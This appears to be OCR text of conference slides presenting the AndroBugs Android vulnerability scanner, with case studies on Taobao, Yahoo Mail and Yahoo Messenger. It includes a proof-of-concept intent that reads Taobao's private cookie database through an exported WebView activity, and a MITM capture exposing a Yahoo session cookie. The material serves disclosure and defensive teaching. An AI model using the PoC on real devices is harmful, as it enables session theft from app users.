public int update(Uri paramUri, ContentValues paramContentValues, String paramString, String[] paramArrayOfString)
```

This code will not always be executed. It is not correct!

WebView File Access Vulnerability & Exported Components


- **Attack Vector**



- WebView allows developers to embed a web browser into an application.
- If "setAllowFileAccess“ in WebSettings is set to true or not set(true by default), it will allow other applications to read its internal files or databases with crafted url "/data/data/[package name]".


Alibaba Taobao Android (version: 4.2.2)

Exported Component: Activity



```
<activity
    android:theme="@style/Theme.NoBackgroundAndTitle"
    android:name="com.taobao.tao.reminder.ReminderBrowserActivity"
    android:launchMode="singleTask"
    android:screenOrientation="portrait"
    android:configChanges="keyboardHidden|orientation"
    android:allowTaskReparenting="true"
    android:windowSoftInputMode="stateHidden|adjustResize">
    <intent-filter>
        <action android:name="com.taobao.tao.ReminderActivity" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
</activity>
```

WebView: Allow File Access Vulnerability




```
protected void onCreate(Bundle bundle)
{
    if(getIntent() != null && getIntent().getAction() != null && getIntent().getAction().equals("com.taobao.tao.ReminderActivity"))
    {
        String s = getIntent().getStringExtra("myBrowserUrl");
        if(s == null)
            s = "";
        if(s.contains("/go/tbcalendar"))
        {
            TaoLog.Logd("ReminderBrowserActivity", "go to TBCalendar");
            if(PanelManager.getInstance().getCurrentPanel() == null)
            {
                mHandle = new SafeHandler(this);
                Message message = Message.obtain();
                message.what = 140;
                message.obj = s;
                mHandle.sendMessage(message);
            }
        } else
        {
            doTrack(s);
        }
    }
    super.onCreate(bundle);
}
```

Alibaba
Taobao Android (version: 4.2.2)

Result:

POC


Intent intent = new Intent("com.taobao.tao.ReminderActivity");
intent.setClassName("com.taobao.taobao", "com.taobao.tao.reminder.ReminderBrowserActivity");
intent.addFlags(Intent.FLAG_ACTIVITY_SINGLE_TOP);
intent.putExtra("myBrowserUrl", "file:///data/data/com.taobao.taobao/databases/webviewCookiesChromium.db");
startActivity(intent);



Navigate to a folder containing the database file you wish to edit and then click on the file. Only valid database files are listed.

Path: /data/data/com.taobao.taobao/databases

```
CachedGeoposition.db
30 Apr 14 19:01:00  rw-rw----  Size: 3072
location.db
04 May 14 09:37:00  rw-rw----  Size: 5120
message_db
03 May 14 17:26:00  rw-rw----  Size: 7168
push_webview.db
04 May 14 09:16:00  rw-rw----  Size: 12288
tsic.db
30 Apr 14 18:06:00  rw-rw----  Size: 20480
utremote_webview.db
04 May 14 09:36:00  rw-rw----  Size: 12288
webview.db
04 May 14 09:38:00  rw-rw----  Size: 12288
webviewCookiesChromium.db
04 May 14 09:37:00  rw-rw----  Size: 16384
webviewCookiesChromiumPrivate.db
30 Apr 14 15:06:00  rw-rw----  Size: 7168
```



```
SQLite format 3@ CC-â
üÃÌÓ=ÃR%sindexcookie_timescookiesCREATE
INDEX cookie_times ON cookies (creation_utc)
,#„tablecookiescookiesCREATE TABLE cookies
(creation_utc INTEGER NOT NULL UNIQUE
PRIMARY KEY,host_key TEXT NOT NULL,name
TEXT NOT NULL,value TEXT NOT NULL,path
TEXT NOT NULL,expires_utc INTEGER NOT
NULL,secure INTEGER NOT NULL,httponly
INTEGER NOT NULL,last_access_utc INTEGER
NOT
[redacted]
```


Implementation of This Vector In AndroBugs Framework

How can I check this vulnerability?

1. Find function calls to package name: "Landroid/webkit/WebSettings;" ➔ Store all the function calls
2. Check which source class and method names does not include function calls to "setAllowFileAccess(Z)V" ➔ Vulnerable
3. If the WebView sets "setAllowFileAccess(Boolean)" ➔ Put it into the Static DVM Engine and report those that allow file access which are vulnerable

SSL Vulnerability

- AndroBugs Framework reports (showed as “SSL_Security” category):
  - ✓SSL implementation issues in Java code
  - ✓WebView SSL vulnerability




SSL Vulnerability + Transmitting Sensitive Data + Man-In-The-Middle = Vulnerable

- Tools that help you with verify valid SSL vulnerabilities:
  - ✓Fiddler
  - ✓Burp Suite


Yahoo Mail

(100M+ downloads, Version: 4.0.4)


- Mail Settings ➔ My Mail Account ➔ Sync Yahoo Contacts
  - <span>The SSL certificate validation is not checked.</span>
- Leaks **all the contacts** and **Access Token** to MITM attackers ➔ Gets Access Token that leads Yahoo Mail's account to be compromised



Not Vulnerable


18:19
[redacted]@yahoo.com.tw
NOTIFICATION SETTINGS
Choose Sound
Use Vibrate ☑
Show in Status Bar ☑
Background Data Settings
If disabled, the app will only send and receive messages and notifications when in view.
OTHER SETTINGS
Sync Yahoo Contacts
Syncs contacts with device's address book □
Use signature
Show a signature on all sent messages ☑
Signature
Sent from Yahoo Mail on Android


Vulnerable (allow MITM)



#	Result	Protocol	Host	URL
6	200	HTTP	Tunnel to	by.uservoice.com:443
7	200	HTTP	Tunnel to	yahoo.uservoice.com:443
8	200	HTTP	Tunnel to	mhr.yql.yahoo.com:443
10	200	HTTP	Tunnel to	carddav.address.yahoo.com:443
11	207	HTTPS	carddav.address.yahoo.com	/
12	207	HTTPS	carddav.address.yahoo.com	/principals/users/[redacted]/
13	207	HTTPS	carddav.address.yahoo.com	/dav/[redacted]/
14	207	HTTPS	carddav.address.yahoo.com	/dav/[redacted]/Contacts/
17	207	HTTPS	carddav.address.yahoo.com	/dav/[redacted]/Contacts/
18	207	HTTPS	carddav.address.yahoo.com	/dav/[redacted]/Contacts/
19	207	HTTPS	carddav.address.yahoo.com	/dav/[redacted]/Contacts/
20	207	HTTPS	carddav.address.yahoo.com	/dav/[redacted]/Contacts/
21	200	HTTP	Tunnel to	m.mg.mail.yahoo.com:443
22	200	HTTP	Tunnel to	m.mg.mail.yahoo.com:443
23	200	HTTP	Tunnel to	m.mg.mail.yahoo.com:443

```
REPORT https://carddav.address.yahoo.com/dav/[redacted]/Contacts/ HTTP/1.1
User-Agent: YahooCardDAVSyncAdapter/1.0 (Android SyncAdapter; 4.0.4) (acer_S56; Acer; S56; 4.4.4/KTU84P)
Content-Type: text/xml
Content-Length: 13008
Host: carddav.address.yahoo.com
Connection: Keep-Alive
Cookie: T=z=7KPEWB7OiGWI[redacted]
Accept-Encoding: gzip

<?xml version="1.0" encoding="UTF-8" ?><x0:addressbook-multiget xmlns:x0="urn:ietf:params:xml:ns:carddav" xr
```

Unfortunately, When You Login to Yahoo Mail The First Time …



Sync contacts

Adding Yahoo contacts to your device's address book is recommended for a richer experience.

☑ Enable Sync

You can manage this setting under Options. Sync will be complete in a few moments.


Continue

It will popup and ask if you want to "Sync contacts" …

Very User-Friendly …

Implicit Broadcast

Attack Vector:



Send broadcast without permission or implicitly


+

The broadcast contains sensitive data

=

Vulnerable

Implicit Intent




Intent Sender (Application A)

Intent Receiver (Application A)

Intent Receiver (Application B)

Intent Receiver (Application C)

Explicit Intent



Intent Sender (Application A)

Intent Receiver (Application A)

Intent Receiver (Application B)


Intent Receiver (Application C)

Yahoo Messenger Android

(version: 1.8.6)

50M+ downloads

Class: com.yahoo.messenger.android.util.NotificationHandler



```
public static void showMessageAlert(Context context, long l, long l1, String s, String s1, String s2)
{
  if(!Preferences.getIsInForeground())
  {
    Intent intent = new Intent("com.yahoo.android.notification.start");
    intent.putExtra("com.yahoo.android.notification.extra.type", 2);
    intent.putExtra("com.yahoo.android.notification.extra.identity", String.valueOf(l1));
    intent.putExtra("com.yahoo.android.notification.extra.intent", "android.intent.action.VIEW");
    intent.putExtra("com.yahoo.android.notification.extra.intent.multi", "com.yahoo.android.messenger.messages");
    intent.putExtra("com.yahoo.android.notification.extra.intent.data", (new StringBuilder()).append(IM_TO_URI).append(l1).toString());
    SoundManager.vibrate(250L, 300L);
    SoundManager.playSound(SoundManager.SoundEvent.ReceiveMessageAnyOtherTime);
    String s3 = YmlUtils.convertToSpans(s2).toString();
    if(s != null)
    {
      intent.putExtra("com.yahoo.android.notification.extra.title", s1);
      intent.putExtra("com.yahoo.android.notification.extra.text", s3);
      int i = 158 - s1.length();
      StringBuilder stringbuilder = (new StringBuilder()).append(s1).append(": ");
